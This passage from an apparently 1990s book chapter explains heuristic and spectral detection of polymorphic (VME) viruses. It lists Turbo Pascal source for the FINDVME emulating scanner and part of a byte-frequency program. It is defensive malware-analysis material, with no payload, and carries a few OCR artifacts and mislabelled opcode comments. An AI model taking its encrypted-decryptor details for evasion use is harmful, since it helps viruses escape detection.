To develop something like FINDVME when all you have is a live virus or an object module, you must generate a bunch of mutated examples of the virus and disassemble them to learn what instructions they use, and what you must keep track of in order to properly analyze the code. Then you code what amounts to a giant case statement which disassembles or simulates the code in a program.

For example, FINDVME creates a set of simulated registers in memory, and then loads a COM file into a buffer and starts looking at the instructions. It updates the simulated registers according to the instructions it finds in the code, and it keeps an instruction pointer (**ip**) which always points to the next instruction to be simulated. Suppose, for example, that **ip** points to a BB Hex in memory. This corresponds to the instruction *mov bx,IMM*, where IMM is a word, the value of which immediately follows the BB. Then our giant case statement will look like this:

```
case code[ip] of
  .
  .
  $BB : begin
          bx:=code[ip+1]+256*code[ip+2];
          ip:=ip+3;
        end
  .
  .
  .
  end;
```

In other words, we set the simulated **bx** register to the desired value and increment the instruction pointer by three bytes. Proceeding in this fashion, one can simulate any desired subset of instructions by expanding on this case statement.

Note that FINDVME does not simulate the memory changes which a VME decryption routine makes. The reason is simply that it does not need to. One wants to do the minimum necessary amount of simulation because anything extra just adds overhead and slows the decision-making process down. The registers need to be simulated only to the extent that they are used to make actual decisions in the VME. For example, when the VME decryptor contains a *loop* instruction, one must keep track of the **cx** register so one knows when the loop ends.

In writing FINDVME, I attacked the Many Hoops blind, as if it were a mysterious virus which I couldn't easily disassemble and learn what it does from the inside out. To attack the VME in this manner, one typically creates 100 samples of a VME virus and codes all the instructions represented there. You start with one sample, code all the instructions in it, and make the program display any instructions it doesn't understand. Then you run it against the 100 samples. Take everything it reports, and code them in, until all 100 samples are properly identified. Next, create 100 more and code all the instructions which the first round didn't catch. Repeat this process until you get consistent 100% results Then run it against as big a variety of uninfected files as you can lay your hands on to make sure you don't get an unacceptable level of false alerts.

As you might see, one of the weaknesses of the VME which FINDVME preys upon is its limited ability to transfer control. The only control-transfer instructions which the VME generates are *jnz* and *loop*. It never generates any other conditional or unconditional jumps, and it never does a *call* or an *int*. Most normal programs are full of such instructions, and are quickly disqualified from being VME-based viruses.

It is conceivable that the relatively simple techniques of looking for the *presence* or *absence* of code may fail. Then other, more sophisticated spectral analysis is necessary. For example, one can look at the relationship between instructions to see if they represent "normal" code or something unusual. For example, the instructions

```
        push    bp
        mov     bp,sp
        .
        .
```




Figure 26.1: Spectrum of ordinary and encrypted code.

```
        .
        pop     bp
        ret
```

are fairly commonly found in c programs, since the c compiler uses the **bp** register to locate temporary variables, and variables passed to subroutines. If one finds such instructions in conjunction with one another, one might conclude that one has found a compiler-generated subroutine. On the other hand, something like

```
        push    bp
        pop     bp
```

seems to have little purpose in a program. It might represent poor coding by a compiler, a mistake by an assembly language programmer, or something generated by a polymorphic virus.

Another technique which can be used in spectral analysis is simply to look at a block of code and see if the frequency of instructions represented corresponds to normal machine code. The crudest form of this analysis simply looks at the bytes present, and decides whether they are real code. Code that is encrypted will have a different spectrum from unencrypted code.

The FREQ program listed at the end of this chapter will analyze a given file and determine how close it comes to "standard" code. Figure 26.1 compares the spectrum of an ordinary program to that of one which has been encrypted. The difference is quite plain. (Note that, to do this well, one should really analyze the spectrum of *instructions*, not just *bytes*.)

Taking this idea one step further, if one realizes that a decryptor is present (perhaps using heuristics), one can allow the decryptor to decrypt the code, and then re-examine it to see if it really is machine code, or whether the decryptor is part of a program decrypting some data which it doesn't want to be seen by snoops.

Heuristic Analysis

Heuristic analysis basically involves *looking for code* that does things that viruses do. This differs from a behavior checker, which watches for *programs doing things* that viruses do. Heuristic analysis is *passive*. It merely looks at code as data and never allows it to execute. A heuristic analyzer just looks for code that would do something nasty or suspicious *if it were allowed* to execute.

We can add some heuristic analysis to the FINDVME program easily enough. One thing that heuristic programs generally check for is whether a program decrypts itself. Let's try adding the capability to detect self-decryption to FINDVME.

Self-decryption normally takes the form of sequentially walking through a chunk of code, modifying it, and then executing it. To detect self-decryption, we can set up an array of flags to determine which bytes, if any, in a program are read and written by the program. If the program sequentially modifies a series of bytes by reading them and then writing them back, then we can raise the flag that the code is self-modifying.

The array `modified` in FINDVME is designed for the purpose of tracking code modifications. Typical instructions used to modify code are things like *mov al,[si]* [88 04] and *mov [si],al* [8A 04]. If we weren't interested in self-modifying code, we might code these instructions like this in the spectral analyzer:

```
$8A : case buf[ip+1] of
        $04 : ip:=ip+2;  {mov [si],al}
        $05 : ip:=ip+2;  {mov [di],al}
        $07 : ip:=ip+2;  {mov [bx],al}
```

Adding self-modification heuristics, we might code it as

```
$8A : case buf^[ip+1] of
        $04 : begin      {mov [si],al}
                ip:=ip+2;
                modified^[r.si]:=modified^[r.si]+$10;
              end;
        $05 : begin      {mov [di],al}
                ip:=ip+2;
                modified^[r.di]:=modified^[r.di]+$10;
              end;
```

```
$07 : begin      {mov [bx],al}
        ip:=ip+2;
        modified^[r.bx]:=modified^[r.bx]+$10;
      end;
```

instead.

Now, if you had a full-blown spectrum analyzer, it would be able to decode all possible instructions. FINDVME doesn't do that. Supposing you had such an analyzer, though. If an instruction were encountered that, say, was characteristic of the Trident Polymorphic Engine, but not the Visible Mutation Engine, then the `NOT_VME` flag would get set, but the `NOT_TPE` flag would not be touched. The heuristic analysis could continue at the same time the spectrum analyzer was working. Even if all the spectral flags were set, to indicate no known virus, the parameters generated by the heuristic analysis could still warrant comment.

For example, if the above instructions added 10H to `modified`, and the complementary *mov al,[si]*, etc., added 1 to `modified`, then one could examine the `modified` array for—say—more than 10 contiguous locations where `modified[x]`=11H. If there were such bytes, one could raise a flag saying that the program contains self-decrypting code, possibly belonging to a virus.

The FINDVME Source

The following program is the FINDVME source in Turbo Pascal. Compile it in the usual manner.

```
program find_tpe;    {Finds TPE 1.3 infected COM files}

uses dos;

const
  DEBUG             :boolean=FALSE;
type
  code_seg          =array[$100..$FFFF] of byte;

var
  SR                :SearchRec;
  out_file          :text;         {Output text file}
  r                 :registers;
  buf               :^code_seg;
  ip,sp             :word;
  infcnt            :word;
  modified          :^code_seg;
```

```
{This is the giant case statement}
function analyze_instruction:boolean;
var
  ai                :boolean;
  l                 :longint;
  w,w2              :word;
  i                 :integer;
  c                 :byte;
begin
  if DEBUG then writeln(out_file,ip,' ',r.flags,' ',buf^[ip]);
  ai:=true;
  case buf^[ip] of
    $09 : case buf^[ip+1] of
            $C0 : ip:=ip+2;            {or ax,ax}
            $C9 : ip:=ip+2;            {or cx,cx}
            $D2 : ip:=ip+2;            {or dx,dx}
            $DB : ip:=ip+2;            {or bx,bx}
            $E4 : ip:=ip+2;            {or sp,sp}
            $ED : ip:=ip+2;            {or bp,bp}
            $F6 : ip:=ip+2;            {or si,si}
            $FF : ip:=ip+2;            {or di,di}
            else  ai:=false;
            end;
    $21 : case buf^[ip+1] of
            $C0 : ip:=ip+2;            {and ax,ax}
            $C9 : ip:=ip+2;            {and cx,cx}
            $D2 : ip:=ip+2;            {and dx,dx}
            $DB : ip:=ip+2;            {and bx,bx}
            $E4 : ip:=ip+2;            {and sp,sp}
            $ED : ip:=ip+2;            {and bp,bp}
            $F6 : ip:=ip+2;            {and si,si}
            $FF : ip:=ip+2;            {and di,di}
            else  ai:=false;
            end;
    $30 : case buf^[ip+1] of
            $04 : ip:=ip+2;            {xor [si],al}
            $05 : ip:=ip+2;            {xor [di],al}
            $07 : ip:=ip+2;            {xor [bx],al}
            $14 : ip:=ip+2;            {xor [si],dl}
            $15 : ip:=ip+2;            {xor [di],dl}
            $17 : ip:=ip+2;            {xor [bx],dl}
            $1C : ip:=ip+2;            {xor [si],bl}
            $24 : ip:=ip+2;            {xor [si],ah}
            $25 : ip:=ip+2;            {xor [di],ah}
            $34 : ip:=ip+2;            {xor [si],dh}
            $37 : ip:=ip+2;            {xor [bx],dh}
            $3D : ip:=ip+2;            {xor [di],bh}
            $C4 : begin                {xor ah,al}
                    r.ah:=r.ah xor r.al;
                    ip:=ip+2;
                  end;
            $D6 : begin                {xor dh,dl}
                    r.dh:=r.dh xor r.dl;
                    ip:=ip+2;
                  end;
            $DF : begin                {xor bh,bl}
                    r.bh:=r.bh xor r.bl;
                    ip:=ip+2;
                  end;
            $E0 : ip:=ip+2;            {xor al,al}
            $F2 : begin                {xor dl,dh}
                    r.dl:=r.dl xor r.dh;
                    ip:=ip+2;
                  end;
            $FB : begin                {xor bl,bh}
                    r.bl:=r.bl xor r.bh;
                    ip:=ip+2;
                  end;
```

```
        else  ai:=false;
        end;
$35 : begin                       {xor ax,IMM}
        r.ax:=r.ax xor (buf^[ip+1]+256*buf^[ip+2]);
        ip:=ip+3;
      end;
$40 : begin                       {inc ax}
        r.ax:=r.ax+1;
        if r.ax=0 then r.flags:=r.flags or 1
        else r.flags:=r.flags and $FFFE;
        ip:=ip+1;
      end;
$41 : begin                       {inc cx}
        r.cx:=r.cx+1;
        if r.cx=0 then r.flags:=r.flags or 1
        else r.flags:=r.flags and $FFFE;
        ip:=ip+1;
      end;
$42 : begin                       {inc dx}
        r.dx:=r.dx+1;
        if r.dx=0 then r.flags:=r.flags or 1
        else r.flags:=r.flags and $FFFE;
        ip:=ip+1;
      end;
$43 : begin                       {inc bx}
        r.bx:=r.bx+1;
        if r.bx=0 then r.flags:=r.flags or 1
        else r.flags:=r.flags and $FFFE;
        ip:=ip+1;
      end;
$45 : begin                       {inc bp}
        r.bp:=r.bp+1;
        if r.bp=0 then r.flags:=r.flags or 1
        else r.flags:=r.flags and $FFFE;
        ip:=ip+1;
      end;
$46 : begin                       {inc si}
        r.si:=r.si+1;
        if r.si=0 then r.flags:=r.flags or 1
        else r.flags:=r.flags and $FFFE;
        ip:=ip+1;
      end;
$47 : begin                       {inc di}
        r.di:=r.di+1;
        if r.di=0 then r.flags:=r.flags or 1
        else r.flags:=r.flags and $FFFE;
        ip:=ip+1;
      end;
$48 : begin                       {dec ax}
        r.ax:=r.ax-1;
        if r.ax=0 then r.flags:=r.flags or 1
        else r.flags:=r.flags and $FFFE;
        ip:=ip+1;
      end;
$49 : begin                       {dec cx}
        r.cx:=r.cx-1;
        if r.cx=0 then r.flags:=r.flags or 1
        else r.flags:=r.flags and $FFFE;
        ip:=ip+1;
      end;
$4A : begin                       {dec dx}
        r.dx:=r.dx-1;
        if r.dx=0 then r.flags:=r.flags or 1
        else r.flags:=r.flags and $FFFE;
        ip:=ip+1;
      end;
$4B : begin                       {dec bx}
        r.bx:=r.bx-1;
        if r.bx=0 then r.flags:=r.flags or 1
```

```
            else r.flags:=r.flags and $FFFE;
            ip:=ip+1;
          end;
    $4D : begin                       {dec bp}
            r.bp:=r.bp-1;
            if r.bp=0 then r.flags:=r.flags or 5
            else r.flags:=r.flags and $FFFA;
            ip:=ip+1;
          end;
    $4E : begin                       {dec si}
            r.si:=r.si-1;
            if r.si=0 then r.flags:=r.flags or 5
            else r.flags:=r.flags and $FFFA;
            ip:=ip+1;
          end;
    $4F : begin                       {dec di}
            r.di:=r.di-1;
            if r.di=0 then r.flags:=r.flags or 5
            else r.flags:=r.flags and $FFFA;
            ip:=ip+1;
          end;
    $50 : begin                       {push ax}
            buf^[sp-1]:=r.ah;
            buf^[sp-2]:=r.al;
            sp:=sp-2;
            ip:=ip+1;
          end;
    $51 : begin                       {push cx}
            buf^[sp-1]:=r.ch;
            buf^[sp-2]:=r.cl;
            sp:=sp-2;
            ip:=ip+1;
          end;
    $52 : begin                       {push dx}
            buf^[sp-1]:=r.dh;
            buf^[sp-2]:=r.dl;
            sp:=sp-2;
            ip:=ip+1;
          end;
    $53 : begin                       {push bx}
            buf^[sp-1]:=r.bh;
            buf^[sp-2]:=r.bl;
            sp:=sp-2;
            ip:=ip+1;
          end;
    $54 : begin                       {push sp}
            sp:=sp-2;
            ip:=ip+1;
          end;
    $55 : begin                       {push bp}
            buf^[sp-1]:=r.bp and 255;
            buf^[sp-2]:=r.bp shr 8;
            sp:=sp-2;
            ip:=ip+1;
          end;
    $56 : begin                       {push si}
            buf^[sp-1]:=r.si and 255;
            buf^[sp-2]:=r.si shr 8;
            sp:=sp-2;
            ip:=ip+1;
          end;
    $57 : begin                       {push di}
            buf^[sp-1]:=r.di and 255;
            buf^[sp-2]:=r.di shr 8;
            sp:=sp-2;
            ip:=ip+1;
          end;
    $58 : begin                       {pop ax}
            r.al:=buf^[sp];
```

```
        r.ah:=buf^[sp+1];
        sp:=sp+2;
        ip:=ip+1;
      end;
$59 : begin                       {pop cx}
        r.cl:=buf^[sp];
        r.ch:=buf^[sp+1];
        sp:=sp+2;
        ip:=ip+1;
      end;
$5A : begin                       {pop dx}
        r.dl:=buf^[sp];
        r.dh:=buf^[sp+1];
        sp:=sp+2;
        ip:=ip+1;
      end;
$5B : begin                       {pop bx}
        r.bl:=buf^[sp];
        r.bh:=buf^[sp+1];
        sp:=sp+2;
        ip:=ip+1;
      end;
$5C : begin                       {pop sp}
        sp:=sp+2;
        ip:=ip+1;
      end;
$5D : begin                       {pop bp}
        r.bp:=buf^[sp]+256*buf^[sp+1];
        sp:=sp+2;
        ip:=ip+1;
      end;
$5E : begin                       {pop si}
        r.si:=buf^[sp]+256*buf^[sp+1];
        sp:=sp+2;
        ip:=ip+1;
      end;
$5F : begin                       {pop di}
        r.di:=buf^[sp]+256*buf^[sp+1];
        sp:=sp+2;
        ip:=ip+1;
      end;
$75 : begin                       {jnz XX}
        if (r.flags and 1) = 0 then
          begin
            if buf^[ip+1]<=$80 then ip:=ip+2+buf^[ip+1]
            else ip:=ip+2+buf^[ip+1]-$100;
          end
        else ip:=ip+2;
      end;
$80 : case buf^[ip+1] of
        $C0 : begin               {add al,imm}
                if r.al+buf^[ip+2]>255 then
                  begin
                    r.al:=r.al+buf^[ip+2]-$100;
                    r.flags:=r.flags or 2;
                  end
                else
                  begin
                    r.al:=r.al+buf^[ip+2];
                    r.flags:=r.flags and $FFFD;
                  end;
                ip:=ip+3;
              end;
        $C2 : begin               {add dl,imm}
                if r.dl+buf^[ip+2]>255 then
                  begin
                    r.dl:=r.dl+buf^[ip+2]-$100;
                    r.flags:=r.flags or 2;
                  end
```

```
            else
              begin
                r.dl:=r.dl+buf^[ip+2];
                r.flags:=r.flags and $FFFD;
              end;
            ip:=ip+3;
          end;
    $C3 : begin               {add bl,imm}
            if r.bl+buf^[ip+2]>255 then
              begin
                r.bl:=r.bl+buf^[ip+2]-$100;
                r.flags:=r.flags or 2;
              end
            else
              begin
                r.bl:=r.bl+buf^[ip+2];
                r.flags:=r.flags and $FFFD;
              end;
            ip:=ip+3;
          end;
    $C4 : begin               {add ah,imm}
            if r.ah+buf^[ip+2]>255 then
              begin
                r.ah:=r.ah+buf^[ip+2]-$100;
                r.flags:=r.flags or 2;
              end
            else
              begin
                r.ah:=r.ah+buf^[ip+2];
                r.flags:=r.flags and $FFFD;
              end;
            ip:=ip+3;
          end;
    $C6 : begin               {add dh,imm}
            if r.dh+buf^[ip+2]>255 then
              begin
                r.dh:=r.dh+buf^[ip+2]-$100;
                r.flags:=r.flags or 2;
              end
            else
              begin
                r.dh:=r.dh+buf^[ip+2];
                r.flags:=r.flags and $FFFD;
              end;
            ip:=ip+3;
          end;
    $C7 : begin               {add bh,imm}
            if r.bh+buf^[ip+2]>255 then
              begin
                r.bh:=r.bh+buf^[ip+2]-$100;
                r.flags:=r.flags or 2;
              end
            else
              begin
                r.bh:=r.bh+buf^[ip+2];
                r.flags:=r.flags and $FFFD;
              end;
            ip:=ip+3;
          end;
    else  ai:=false;
    end;
$81 : case buf^[ip+1] of
    $C8 : begin               {or AX,imm}
            r.ax:=r.ax or (buf^[ip+1]+256*buf^[ip+2]);
            ip:=ip+4;
          end;
    $CA : begin               {or DX,imm}
            r.dx:=r.dx or (buf^[ip+1]+256*buf^[ip+2]);
            ip:=ip+4;
```

```
                end;
          $CD : begin               {or bp,imm}
                  r.bp:=r.bp or (buf^[ip+1]+256*buf^[ip+2]);
                  ip:=ip+4;
                end;
          $CE : begin               {or SI,imm}
                  r.si:=r.si or (buf^[ip+1]+256*buf^[ip+2]);
                  ip:=ip+4;
                end;
          $CF : begin               {or DI,imm}
                  r.di:=r.di or (buf^[ip+1]+256*buf^[ip+2]);
                  ip:=ip+4;
                end;
          $E2 : begin               {and dx,imm}
                  r.dx:=r.dx and (buf^[ip+1]+256*buf^[ip+2]);
                  ip:=ip+4;
                end;
          $E3 : begin               {and bx,imm}
                  r.bx:=r.bx and (buf^[ip+1]+256*buf^[ip+2]);
                  ip:=ip+4;
                end;
          $E5 : begin               {and bp,imm}
                  r.bp:=r.bp and (buf^[ip+1]+256*buf^[ip+2]);
                  ip:=ip+4;
                end;
          $E6 : begin               {and si,imm}
                  r.si:=r.si and (buf^[ip+1]+256*buf^[ip+2]);
                  ip:=ip+4;
                end;
          $E7 : begin               {and di,imm}
                  r.di:=r.di and (buf^[ip+1]+256*buf^[ip+2]);
                  ip:=ip+4;
                end;
          else  ai:=false;
          end;
  $83 : case buf^[ip+1] of
          $C6 : begin               {add si,imm}
                  if buf^[ip+2]<$80 then i:=buf^[ip+2]
                  else i:=buf^[ip+2]-$100;
                  if r.si+i>=$10000 then
                    begin
                      r.si:=r.si+i-$10000;
                      r.flags:=r.flags or 2;
                    end
                  else
                    begin
                      if r.si<-i then
                        begin
                          r.si:=r.si+i+$10000;
                          r.flags:=r.flags or 2;
                        end
                      else
                        begin
                          r.si:=r.si+i;
                          r.flags:=r.flags and $FFFD;
                        end;
                    end;
                  if r.si=0 then r.flags:=r.flags or 1
                  else r.flags:=r.flags and $FFFE;
                  ip:=ip+3;
                end;
          $C7 : begin               {add di,imm}
                  if buf^[ip+2]<$80 then i:=buf^[ip+2]
                  else i:=buf^[ip+2]-$100;
                  if r.di+i>=$10000 then
                    begin
                      r.di:=r.di+i-$10000;
                      r.flags:=r.flags or 2;
                    end
```

```
                else
                  begin
                    if r.di<-i then
                      begin
                        r.di:=r.di+i+$10000;
                        r.flags:=r.flags or 2;
                      end
                    else
                      begin
                        r.di:=r.di+i;
                        r.flags:=r.flags and $FFFD;
                      end;
                  end;
                if r.di=0 then r.flags:=r.flags or 1
                else r.flags:=r.flags and $FFFE;
                ip:=ip+3;
              end;
        else  ai:=false;
        end;
    $88 : case buf^[ip+1] of
        $04 : begin               {mov al,[si]}
                ip:=ip+2;
                modified^[r.si]:=modified^[r.si]+1;
              end;
        $05 : begin               {mov al,[di]}
                ip:=ip+2;
                modified^[r.di]:=modified^[r.di]+1;
              end;
        $07 : begin               {mov al,[bx]}
                ip:=ip+2;
                modified^[r.bx]:=modified^[r.bx]+1;
              end;
        $14 : begin               {mov dl,[si]}
                ip:=ip+2;
                modified^[r.si]:=modified^[r.si]+1;
              end;
        $15 : begin               {mov dl,[di]}
                ip:=ip+2;
                modified^[r.di]:=modified^[r.di]+1;
              end;
        $17 : begin               {mov dl,[bx]}
                ip:=ip+2;
                modified^[r.bx]:=modified^[r.bx]+1;
              end;
        $1C : begin               {mov bl,[si]}
                ip:=ip+2;
                modified^[r.si]:=modified^[r.si]+1;
              end;
        $1D : begin               {mov bl,[di]}
                ip:=ip+2;
                modified^[r.di]:=modified^[r.di]+1;
              end;
        $24 : begin               {mov ah,[si]}
                ip:=ip+2;
                modified^[r.si]:=modified^[r.si]+1;
              end;
        $25 : begin               {mov ah,[di]}
                ip:=ip+2;
                modified^[r.di]:=modified^[r.di]+1;
              end;
        $27 : begin               {mov ah,[bx]}
                ip:=ip+2;
                modified^[r.bx]:=modified^[r.bx]+1;
              end;
        $34 : begin               {mov dh,[si]}
                ip:=ip+2;
                modified^[r.si]:=modified^[r.si]+1;
              end;
        $35 : begin               {mov dh,[di]}
```

```
              ip:=ip+2;
              modified^[r.di]:=modified^[r.di]+1;
            end;
        $37 : begin                 {mov dh,[bx]}
              ip:=ip+2;
              modified^[r.bx]:=modified^[r.bx]+1;
            end;
        $3C : begin                 {mov bh,[si]}
              ip:=ip+2;
              modified^[r.si]:=modified^[r.si]+1;
            end;
        $3D : begin                 {mov bh,[di]}
              ip:=ip+2;
              modified^[r.di]:=modified^[r.di]+1;
            end;
        else  ai:=false;
        end;
$89 : case buf^[ip+1] of
        $05 : ip:=ip+2;             {mov [di],ax}
        $C0 : ip:=ip+2;             {mov ax,ax}
        $C2 : ip:=ip+2;             {mov dx,ax}
        $C6 : ip:=ip+2;             {mov bp,bp}
        $C9 : ip:=ip+2;             {mov cx,cx}
        $CE : ip:=ip+2;             {mov si,cx}
        $CF : ip:=ip+2;             {mov di,cx}
        $D0 : ip:=ip+2;             {mov ax,dx}
        $D2 : ip:=ip+2;             {mov dx,dx}
        $D3 : ip:=ip+2;             {mov bx,dx}
        $D5 : ip:=ip+2;             {mov bp,dx}
        $D7 : ip:=ip+2;             {mov di,dx}
        $D8 : ip:=ip+2;             {mov ax,bx}
        $DB : ip:=ip+2;             {mov bx,bx}
        $DD : ip:=ip+2;             {mov bp,bx}
        $DE : ip:=ip+2;             {mov si,bx}
        $E2 : ip:=ip+2;             {mov dx,sp}
        $E6 : ip:=ip+2;             {mov si,sp}
        $E7 : ip:=ip+2;             {mov di,sp}
        $E8 : ip:=ip+2;             {mov ax,bp}
        $EB : ip:=ip+2;             {mov bx,bp}
        $ED : ip:=ip+2;             {mov si,ax}
        $EE : ip:=ip+2;             {mov si,bp}
        $F0 : ip:=ip+2;             {mov ax,si}
        $F1 : ip:=ip+2;             {mov cx,si}
        $F3 : ip:=ip+2;             {mov bx,si}
        $F6 : ip:=ip+2;             {mov si,si}
        $F7 : ip:=ip+2;             {mov di,si}
        $F9 : ip:=ip+2;             {mov cx,di}
        $FA : ip:=ip+2;             {mov dx,di}
        $FD : ip:=ip+2;             {mov bp,di}
        $FF : ip:=ip+2;             {mov di,di}
        else  ai:=false;
        end;
$8A : case buf^[ip+1] of
        $04 : begin                 {mov [si],al}
              ip:=ip+2;
              modified^[r.si]:=modified^[r.si]+$10;
            end;
        $05 : begin                 {mov [di],al}
              ip:=ip+2;
              modified^[r.di]:=modified^[r.di]+$10;
            end;
        $07 : begin                 {mov [bx],al}
              ip:=ip+2;
              modified^[r.bx]:=modified^[r.bx]+$10;
            end;
        $14 : begin                 {mov [si],dl}
              ip:=ip+2;
              modified^[r.si]:=modified^[r.si]+$10;
            end;
```

```
        $15 : begin               {mov [di],dl}
                ip:=ip+2;
                modified^[r.di]:=modified^[r.di]+$10;
              end;
        $17 : begin               {mov [bx],dl}
                ip:=ip+2;
                modified^[r.bx]:=modified^[r.bx]+$10;
              end;
        $1C : begin               {mov [si],bl}
                ip:=ip+2;
                modified^[r.si]:=modified^[r.si]+$10;
              end;
        $1D : begin               {mov [di],bl}
                ip:=ip+2;
                modified^[r.di]:=modified^[r.di]+$10;
              end;
        $24 : begin               {mov [si],ah}
                ip:=ip+2;
                modified^[r.si]:=modified^[r.si]+$10;
              end;
        $25 : begin               {mov [di],ah}
                ip:=ip+2;
                modified^[r.di]:=modified^[r.di]+$10;
              end;
        $27 : begin               {mov [bx],ah}
                ip:=ip+2;
                modified^[r.bx]:=modified^[r.bx]+$10;
              end;
        $34 : begin               {mov [si],dh}
                ip:=ip+2;
                modified^[r.si]:=modified^[r.si]+$10;
              end;
        $35 : begin               {mov [di],dh}
                ip:=ip+2;
                modified^[r.di]:=modified^[r.di]+$10;
              end;
        $37 : begin               {mov [bx],dh}
                ip:=ip+2;
                modified^[r.bx]:=modified^[r.bx]+$10;
              end;
        $3C : begin               {mov [si],bh}
                ip:=ip+2;
                modified^[r.si]:=modified^[r.si]+$10;
              end;
        $3D : begin               {mov [di],bh}
                ip:=ip+2;
                modified^[r.di]:=modified^[r.di]+$10;
              end;
        else  ai:=false;
        end;
    $8B : case buf^[ip+1] of       {mov ax,[si]}
        $04 : begin
                r.ax:=buf^[r.si];
                ip:=ip+2;
              end;
        else  ai:=false;
        end;
    $90 : ip:=ip+1;               {nop}
    $B0 : begin                   {mov al,imm}
        r.al:=buf^[ip+1];
        ip:=ip+2;
      end;
    $B2 : begin                   {mov dl,imm}
        r.dl:=buf^[ip+1];
        ip:=ip+2;
      end;
    $B3 : begin                   {mov bl,imm}
        r.bl:=buf^[ip+1];
        ip:=ip+2;
```

```
        end;
   $B4 : begin                     {mov ah,imm}
          r.ah:=buf^[ip+1];
          ip:=ip+2;
        end;
   $B6 : begin                     {mov dh,imm}
          r.dh:=buf^[ip+1];
          ip:=ip+2;
        end;
   $B7 : begin                     {mov bh,imm}
          r.bh:=buf^[ip+1];
          ip:=ip+2;
        end;
   $B8 : begin                     {mov ax,imm}
          r.ax:=buf^[ip+1]+256*buf^[ip+2];
          ip:=ip+3;
        end;
   $B9 : begin                     {mov cx,imm}
          r.cx:=buf^[ip+1]+256*buf^[ip+2];
          ip:=ip+3;
        end;
   $BA : begin                     {mov dx,imm}
          r.dx:=buf^[ip+1]+256*buf^[ip+2];
          ip:=ip+3;
        end;
   $BB : begin                     {mov bx,imm}
          r.bx:=buf^[ip+1]+256*buf^[ip+2];
          ip:=ip+3;
        end;
   $BD : begin                     {mov bp,imm}
          r.bp:=buf^[ip+1]+256*buf^[ip+2];
          ip:=ip+3;
        end;
   $BE : begin                     {mov si,imm}
          r.si:=buf^[ip+1]+256*buf^[ip+2];
          ip:=ip+3;
        end;
   $BF : begin                     {mov di,imm}
          r.di:=buf^[ip+1]+256*buf^[ip+2];
          ip:=ip+3;
        end;
   $E2 : begin                     {loop XXX}
          r.cx:=r.cx-1;
          if r.cx<>0 then
            begin
              if buf^[ip+1]<=$80 then ip:=ip+2+buf^[ip+1]
              else ip:=ip+2+buf^[ip+1]-$100;
            end
          else ip:=ip+2;
        end;
   $F5 : begin                     {cmc}
          r.flags:=r.flags xor 2;
          ip:=ip+1;
        end;
   $F8 : begin                     {clc}
          r.flags:=r.flags and $FFFD;
          ip:=ip+1;
        end;
   $F9 : begin                     {stc}
          r.flags:=r.flags or 2;
          ip:=ip+1;
        end;
   else ai:=false;
   end;
  analyze_instruction:=ai;
end;

procedure analyze(fn:string);
var
```

```
  comfile          :file;
  size,j           :word;
  cnt              :word;
  legal            :boolean;
  modcnt           :word;
begin
  assign(comfile,fn);
  reset(comfile,1);
  blockread(comfile,buf^,$1000,size);
  legal:=true;
  cnt:=150;                          {Max # of instructions to simulate}
  ip:=$100;
  sp:=$FFFE;
  fillchar(r,sizeof(r),#0);
  fillchar(modified^,sizeof(modified^),#0);
  repeat
    legal:=analyze_instruction;
    cnt:=cnt-1;
  until (not legal) or (cnt=0);
  if legal then
    begin
      writeln(out_file,fn,' may be infected with a VME virus!');
      infcnt:=infcnt+1;
    end
  else if DEBUG then writeln(out_file,fn,' IP=',ip,' ',buf^[ip],' ',buf^[ip+1]);
  modcnt:=0;
  for j:=$100 to $FFFF do if modified^[j]=$11 then modcnt:=modcnt+1;
  if modcnt>0 then writeln(out_file,'Self modifying code present: ',modcnt);
  close(comfile);
end;

begin
  new(buf);
  new(modified);
  assign(out_file,'FINDVME.OUT');
  rewrite(out_file);
  writeln('Find-VME Version 1.0 (C) 1995 American Eagle Publications Inc.');
  writeln(out_file,'Find-VME Version 1.0 (C) 1995 American Eagle Publications
Inc.');
  FindFirst('*.COM',AnyFile,SR);
  infcnt:=0;
  while DosError=0 do
    begin
      write(sr.name,#13);
      analyze(SR.Name);
      FindNext(SR);
    end;
  writeln(out_file,'Total suspected infections: ',infcnt);
  writeln('Total suspected infections: ',infcnt);
  close(out_file);
end.
```

The FREQ Source

The following is the FREQ source in Turbo Pascal. Compile it in the usual manner.

```
{This simple program calcuates the frequency of each byte occuring in
a file specified on the command line, and reports the values in freq.rpt}

program freq;

var
  frequency        :array[0..255] of longint;
  fin              :file of byte;
  b                :byte;
  rpt              :text;
  j                :word;
  sz               :real;

begin
  fillchar(frequency,sizeof(frequency),#0);
  assign(fin,ParamStr(1));
  reset(fin);
  sz:=FileSize(fin);
  repeat
    read(fin,b);
    frequency[b]:=frequency[b]+1;
